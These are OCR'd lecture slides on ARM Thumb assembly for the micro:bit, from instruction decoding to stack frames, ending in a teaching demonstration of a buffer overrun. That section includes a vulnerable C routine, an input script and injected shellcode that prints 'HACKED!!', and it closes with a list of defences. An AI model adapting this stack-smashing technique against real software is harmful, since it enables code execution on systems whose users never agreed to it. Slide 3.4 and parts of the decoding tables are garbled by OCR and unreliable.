
Digital systems


Mike Spivey
Hilary Term 2022

UNIVERSITY OF OXFORD
Department of COMPUTER SCIENCE

[1.1] Plan for the two terms



[1.2] The micro:bit



[1.3] Three layers of design

micro:bit V2

Nordic ~~nRF51822~~ nRF52833


ARM Cortex-~~M0~~ M4

- Registers, datapath
- Thumb-based control
- Interrupt controller


- Peripherals: GPIO, UART, I2C
- ~~16kB~~ RAM, ~~256kB~~ Flash ROM 128kB, 512kB

- LEDs, buttons via GPIO
- Accelerometer, Magnetometer via I2C
- Second processor – for USB

[1.4] ARM registers



[1.5] Executing an instruction



[1.6] Another instruction

Before:

pc=194 r0=57 r1=34 r2=96 ••• lr=661 nzcv=0000


mem$_2$[194] = 0x4770

```
0x4770
010001110 1110 000
bx        lr
```

After:

pc=660 r0=57 r1=34 r2=96 ••• lr=661 nzcv=0000

[1.7] Decoding chart



[1.7] Decoding chart

[A]

Bits [11:8] (columns); Bits [15:12] (rows)

	0,1	2,3	4,5	6,7	8,9	A,B	C,D	E,F	
0	LSLS i5				LSRS i5				LSLS/LSRS/ASRS r1, r2, #imm5
1	ASRS i5				ADDS r	SUBS r	ADDS i3	SUBS i3	ADDS/SUBS r1, r2, r3
2	MOVS i8				CMP i8				ADDS/SUBS r1, r2, #imm3
3	ADDS i8				SUBS i8				MOVS/CMP/ADDS/SUBS r1, #imm8
4	[B]				LDR pc				LDR r1, [pc, #4*imm8] (*aka* LDR r1, =const)
5	STR r	STRH r	STRB r	LDRSB r	LDR r	LDRH r	LDRB r	LDRSH r	STRx/LDRx r1, [r2, r3]
6	STR i5				LDR i5				STRx/LDRx r1, [r2, #s*imm5]
7	STRB i5				LDRB i5				
8	STRH i5				LDRH i5				
9	STR sp				LDR sp				STR/LDR r1, [sp, #4*imm8]
A	ADD pc				ADD sp				ADD r1, pc, #4*imm8 (*aka* ADR r1, label)
B	[C]								ADD r1, sp, #4*imm8
C	STM				LDM				STM/LDM r1!, {regs}
D	[D]								
E	B								B 2*disp11
F	[E]								

[1.7] Decoding chart

D	[D]	
E	B	B 2*disp11
F	[E]	

[B]

Bits [7:4] (columns); Bits [15:8] (rows)


	0,1,2,3	4,5,6,7	8,9,A,B	C,D,E,F	
40	ANDS	EORS	LSLS	LSRS	op r1, r2
41	ASRS	ADCS	SBCS	RORS	
42	TST	NEGS	CMP	CMN	
43	ORRS	MULS	BICS	MVNS	
44	ADD				ADD/CMP/MOV r/h1, r/h2
45	CMP				
46	MOV				
47	BX		BLX		BX/BLX r/h1

[D]

Bits [15:8]

D0	BEQ	D8	BI
D1	BNE	D9	BL
D2	BCS, BHS	DA	BC
D3	BCC, BLO	DB	BI
D4	BMI	DC	BC
D5	BPL	DD	BL
D6	BVS	DE	
D7	BVC	DF	SV

[1.8] 16 and 32 bit instructions




Building a program

Mike Spivey
Hilary Term 2020

Department of COMPUTER SCIENCE

[2.1] Memory map



[2.2] Assembly language

```
    .syntax unified         @ Use modern 'unified' syntax
    .global foo             @ Allow calling foo from main
    .text                   @ Text segment -- goes into ROM

    .thumb_func
foo:                        @ Entry point for function foo
@ ----------------
@ Two parameters are in registers r0 and r1

    adds r0, r0, r1         @ One crucial instruction

@ Result is now in register r0
@ ----------------
    bx lr                   @ Return to the caller
```

[2.3] Assembling and linking

Assembling our code:

```
$ arm-none-eabi-as add.s -o add.o
```


Compiling the parts written in C:

```
$ arm-none-eabi-gcc -mcpu=cortex-m0 -mthumb \
     -g -O -c main.c -o main.o
$ arm-none-eabi-gcc -mcpu=cortex-m0 -mthumb \
     -g -O -c lib.c -o lib.o
$ arm-none-eabi-gcc -mcpu=cortex-m0 -mthumb \
     -g -O -c startup.c -o startup.o
```

Linking it all together:

```
$ arm-none-eabi-ld add.o main.o lib.o startup.o \
     /usr/lib/gcc/arm-none-eabi/5.4.1/armv6-m/libgcc.a \
     -o add.elf -Map add.map -T NRF51822.ld
```


[2.4] Building a program



Multiplying numbers

Mike Spivey
Hilary Term 2020

Department of COMPUTER SCIENCE
UNIVERSITY OF OXFORD

[3.1] Naive multiplication

```
unsigned func(unsigned a, unsigned b) {
    unsigned x = a, y = b, z = 0;

    /* Invariant: a × b = x × y + z */
    while (y != 0) {
        y = y - 1;
        z = z + x;
    }

    return z;
}
```

[3.2] In assembly language

```
func:                       @ x in r0, y in r1
    movs r2, #0             @ z = 0
loop:
    cmp r1, #0              @ if y == 0
    beq done                @     jump to done
    subs r1, r1, #1         @ y = y - 1
    adds r2, r2, r0         @ z = z + x
    b loop                  @ jump to loop
done:
    movs r0, r2             @ return z
    bx lr
```


[3.3] Decoding the binary

```
$ arm-none-eabi-objdump -d mul1.o
00000000 <foo>:
   0:  2200      movs    r2, #0

00000002 <loop>:
   2:  2900      cmp     r1, #0
   4:  d002      beq.n   0xc <done>
   6:  3901      subs    r1, #1
   8:  1812      adds    r2, r2, r0
   a:  e7fa      b.n     0x2 <loop>

0000000c <done>:
   c:  0010      movs    r0, r2
   e:  4770      bx      lr
```

[3.4] Timing the loop

```
loop:
    cmp r1, #0              @ if x == 0
    beq done                @     jump to done
    subs r1, r1,                1
    adds r2, r2,                y
    b loop                      loop
done:
```


one cycle per intruction

plus 2 cycles for a taken branch

- ~~No cache~~
- ~~No branch prediction~~

... plus one cycle for a load or store


[3.5] Connecting an oscilloscope



Ground clip to ground

Probe to an LED pin

[3.6] Timing two runs



Number representations

Mike Spivey
Hilary Term 2020

Department of COMPUTER SCIENCE

[4.1] Specifying an adder

$$bin_n(a) = a_0 + 2a_1 + 4a_2 + \cdots + 2^{n-1}a_{n-1} = \sum_{0 \le i < n} a_i.2^i$$

So $0 \le bin_n(a) < 2^n$.

We would like to define $\oplus$ so that

$$bin(a \oplus b) = bin(a) + bin(b)$$

always. But we must be content if

$$bin(a \oplus b) \equiv bin(a) + bin(b) \pmod{2^n},$$

giving the right answer when possible.

[4.2] Two's complement

$$twoc_n(a) = \sum_{0 \le i < n-1} a_i.2^i - a_{n-1}.2^{n-1}$$

So $-2^{n-1} \le twoc_n(a) < 2^{n-1}$. Notice that

$$twoc_n(a) = bin_n(a) - a_{n-1}.2^n \equiv bin_n(a) \pmod{2^n}.$$

So if $bin(a \oplus b) \equiv bin(a) + bin(b)$ then also $twoc(a \oplus b) \equiv twoc(a) + twoc(b)$.

– The same adder works for both signed and unsigned addition.

[4.3] Signed negation

If $\bar{a}$ is such that $\bar{a}_i = 1 - a_i$, then

$$twoc(\bar{a}) = \sum_{0 \le i < n-1} (1 - a_i).2^i - (1 - a_{n-1}).2^{n-1}.$$

Collecting terms, and noting $\sum_{0 \le i < n-1} 2^i = 2^{n-1} - 1$,

$$twoc(\bar{a}) = -twoc(a) - 1.$$

So to compute $-a$, negate each bit then add 1.

[4.4] Signed comparison

If $a \ominus b = 0$, then $a = b$.

If $a \ominus b < 0$ then

- maybe $a < b$,
- or maybe $b < 0 < a$ and the subtraction overflowed.

We can detect overflow because the result has an impossible sign: $pos \ominus neg$ gives neg, or $neg \ominus pos$ gives pos.

[4.5] Condition flags

N – the result is negative (= bit 31)

Z – the result is zero

C – carry output

V – overflow: sign of the result is wrong

- In Thumb code, most arithmetic operations set these bits, not just `cmp`.

[4.6] Conditional branches

`beq`	Z	`bne`	!Z
`blt`	N != V	`bge`	N == V
`ble`	Z or N != V	`bgt`	!Z and N == V
`blo`	!C	`bhs`	C
`bls`	Z or !C	`bhi`	!Z and C
`bmi`	N	`bpl`	!N
`bvs`	V	`bvc`	!V

Loops and subroutines

Mike Spivey
Hilary Term 2020

Department of COMPUTER SCIENCE
UNIVERSITY OF OXFORD


[5.1] A better multiplication algorithm

```
unsigned foo(unsigned a, unsigned b) {
    unsigned x = a, y = b, z = 0;

    /* Invariant: a * b = x * y + z */
    while (y != 0) {
        if (y odd) z = z + x;
        x = x*2; y = y/2;
    }

    return z;
}
```

[5.2] In assembly language

```
foo:                    @ x in r0, y in r1, z in r2
    movs r2, #0         @ z = 0
    b test

again:
    lsrs r1, r1, #1     @ y = y/2
    bcc even            @ if y was even, skip
    adds r2, r2, r0     @ z = z + x

even:
    lsls r0, r0, #1     @ x = x*2

test:
    cmp r1, #0          @ if y != 0
    bne again           @   repeat
    movs r0, r2         @ return z
    bx lr
```


[5.3] Stack frame layout



[5.4] Factorials with a subroutine

```
unsigned fac(unsigned n) {
    int k = n, f = 1;

    while (k != 0) {
        f = mult(f, k);
        k = k-1;
    }

    return f;
}
```


[5.5] In assembly language

```
fac:
    push {r4, r5, lr}   @ Save registers
    movs r4, r0         @ Set k to n
    movs r5, #1         @ Set f to 1

again:
    cmp r4, #0          @ Is k = 0?
    beq finish          @ If so, finished

    movs r0, r5         @ Set f to f * k
    movs r1, r4
    bl mult
    movs r5, r0

    (continued ...)
```

[5.6] In assembly language (cont)

```
    subs r4, r4, #1      @ Decrement k
    b again              @ and repeat

finish:
    movs r0, r5          @ Result is f
    pop {r4, r5, pc}     @ Restore registers and return
```

- We could simplify by keeping `f` in `r0` all the time – something an optimising compiler would spot.

Memory and addressing

Mike Spivey
Hilary Term 2020

UNIVERSITY OF OXFORD Department of COMPUTER SCIENCE


[6.1] Factorial again

Instead of using `r4` and `r5`, let's keep k and `f` in the stack frame.

```
int fac(int n) {
   int k = n, f = 1; ...
```

becomes

```
fac:
    push {lr}          @ Save return addr
    sub sp, sp, #8     @ Allocate 8 bytes
    str r0, [sp, #4]   @ Save n as k
    movs r0, #1        @ Set f to 1
    str r0, [sp, #0]
```



[6.2] Accessing locals


For `k = k-1`, we replace `sub r4, r4, #1` with

```
    ldr r0, [sp, #4]    @ fetch k
    subs r0, r0, #1     @ decrement it
    str r0, [sp, #4]    @ save it again
```

(and something similar for `f = mult(f, k)`)

At the end:

```
finish:
    ldr r0, [sp, #0]
    add sp, sp, #8
    pop {pc}
```



[6.3] Addressing modes

Most machines let us calculate the address as part of a load or store instruction. On the ARM:

```
ldr r0, [r1, r2]    @ Add base and offset from regs
str r0, [r1, #12]   @ Add base and fixed offset
```

In Thumb code, use registers `r0` to `r7`. And also:

```
ldr r0, [sp, #20]   @ Access local variables
str r1, [sp, #8]
ldr r3, [pc, #56]   @ Load constant from code stream
```

Native ARM has other addressing modes too.

[6.4] Global variables

If `count` is the *address* of a global variable, then `count = count+n` is implemented by

```
ldr r1, =count
ldr r2, [r1, #0]
adds r0, r2, r0
str r0, [r1, #0]
```

The assembler turns the first instruction into a pc-relative load, putting the 32-bit constant address into `r1`.

[6.4] Out-of-line constants

`ldr r2, =n` is shorthand for

```
    ldr r2, [pc,#d]

    ...

    .word n
```

offset *d*

The assembler finds a convenient place to plant the constant and calculates the offset *d* for us.

Assembler input

```
    .text                   @ In text segment (for ROM)
    .thumb_func
func:
    ldr r1, =count
    ldr r2, [r1]
    adds r0, r2, r0
    str r0, [r1]
    bx lr
    .pool                   @ Place constant pool here

    .bss                    @ In BSS segment (for RAM)
    .align 2
count:
    .word 0
```

Assembler output

```
Disassembly of section .text:
00000000 <func>:
   0:   4902            ldr     r1, [pc, #8]
   2:   680a            ldr     r2, [r1, #0]
   4:   1810            adds    r0, r2, r0
   6:   6008            str     r0, [r1, #0]
   8:   4770            bx      lr
   a:   0000            .short  0x0000
   c:   ????????        .word   <count>

Disassembly of section .bss:
00000000 <count>:
   0:   00000000        .word   0x00000000
```


Linker output

```
Disassembly of section .text:
000003e4 <func>:
 3e4:   4902            ldr     r1, [pc, #8]
 3e6:   680a            ldr     r2, [r1, #0]
 3e8:   1810            adds    r0, r2, r0
 3ea:   6008            str     r0, [r1, #0]
 3ec:   4770            bx      lr
 3ee:   0000            .short  0x0000
 3f0:   20000020        .word   0x20000020

Disassembly of section .bss:
20000020 <count>:
20000020:  00000000     .word   0x00000000
```

At runtime

`ldr r1, [pc, #8]`	–	fetches constant `0x20000020` and puts it into `r1` – the address of `count`
`ldr r2, [r1]`	–	loads value from that address into `r2`
`adds r0, r2, r0`	–	adds n to the loaded value
`str r0, [r1]`	–	stores the new value back into the same location

RISC vs CISC

On x86 machines, we can add register `%eax` to the global variable `count` with one instruction:


```
add dword ptr [count], eax
```

(*or* `addl %eax, count` in UNIX syntax)

But the sequence of actions is the same: form the address, load, add, store.

It's actually *easier* for a compiler not to have to spot when complex instructions can be used.

[6.5] Array indexing



[6.6] Bank accounts

```
static int account[10];

int deposit(int i, int a) {
    int x = account[i] + a;
    account[i] = x;
    return x;
}
```

> Or just
> `return account[i] += a;`

Implementing deposit

```
deposit:
    ldr r3, =account  @ r3 is base of array
    lsls r2, r0, #2   @ r2 is 4*index
    ldr r0, [r3, r2]  @ Fetch balance
    adds r0, r0, r1   @ Add deposit
    str r0, [r3, r2]  @ Store back in array
    bx lr

    .bss
    .balign 4
account:
    .space 40         @ 40 bytes for 10 ints
```


Other load and store instructions

`ldr` and `str` deal in 32-bit values, the size of a register. But there are also

- `ldrb` and `strb` for 8-bit values (useful for strings).
- `ldrh` and `strh` for 16-bit values.
- `ldrsb` and `ldrsh` to load 8- or 16-bit values with sign extension.

On Thumb, some of these exist only with the *reg+reg* addressing mode.

Buffer overrun attacks

Mike Spivey
Hilary Term 2020

Department of COMPUTER SCIENCE
UNIVERSITY OF OXFORD

[7.1] The victim

```
int getnum(void) {
    char buf[32];
    getline(buf);
    return atoi(buf);
}
```


```
void init(void) {
    int n = 0, total = 0;
    int data[10];

    printf("Enter numbers, 0 to finish\n");
    while (1) {
        int x = getnum();
        if (x == 0) break;
        data[n++] = x;
    }

    for (int i = 0; i < n; i++)
        total += data[i];
    printf("Total = %d\n", total);
}
```

[7.3] The attack script

```
  Enter numbers, ending with 0
> -1610370930
> 1200113921
> 59387
> 1217
> 1262698824
> 555828293
> 32
> 1
> 1
> 1
> 1
> 1
> 1
> 536887217
> 0
```


[7.4] Stack frame for init

```
  00000188 <init>:
 188: b530        push {r4, r5, lr}
 18a: b08b        sub  sp, #44
 190: 480d        ldr  r0, [pc, #52]
 192: f7ff fffe   bl   <serial_printf>
 196: 2400        movs r4, #0
 198: f7ff fffe   bl   <getnum>
 19c: 2800        cmp  r0, #0
 19e: d004        beq  1aa
 1a0: 00a3        lsls r3, r4, #2
 1a2: 466a        mov  r2, sp
 1a4: 5098        str  r0, [r3, r2]
 1a6: 3401        adds r4, #1
 1a8: e7f6        b    198
   ...            ...
```



[7.5] Building a binary

```
    .equ printf, 0x4c0      @ Address of serial_printf
    .equ frame, 0x20003fb0  @ Captured stack pointer
attack:                     @ Our malicious code
    sub sp, #56             @ Reserve stack space again
1:
    adr r0, message         @ Address of our message
    ldr r1, =printf+1       @ Absolute address for call
    blx r1                  @ Call printf
    b 1b                    @ Repeat forever
    .pool                   @ Place constant pool here
message:
    .asciz "HACKED!! "
    .balign 4, 0            @ Fill up rest of buffer
    .word 1, 1, 1, 1, 1, 1  @ Extra words of padding
    .word frame+1           @ The return address
```


[7.6] Viewing the code

```
00000000 <attack>:
   0:   b08e            sub     sp, #56
   2:   a003            add     r0, pc, #12
   4:   4901            ldr     r1, [pc, #4]
   6:   4788            blx     r1
   8:   e7fb            b.n     2 <attack+0x2>
   a:   0000            .short  0x0000
   c:   000004c1        .word   0x000004c1
00000010 <message>:
  10:   4b434148        .word   0x4b434148
  14:   21214445        .word   0x21214445
  18:   00000020        .word   0x00000020
  1c:   00000001        .word   0x00000001
  ...
  34:   20003fb1        .word   0x20003fb1
```

[7.7] Defence against the dark arts

- Use a language with array bounds.
- Make the stack non-executable.
- Separate address spaces for code and data.
- Randomise layout to make addresses unpredictable.

Linux does some of these automatically.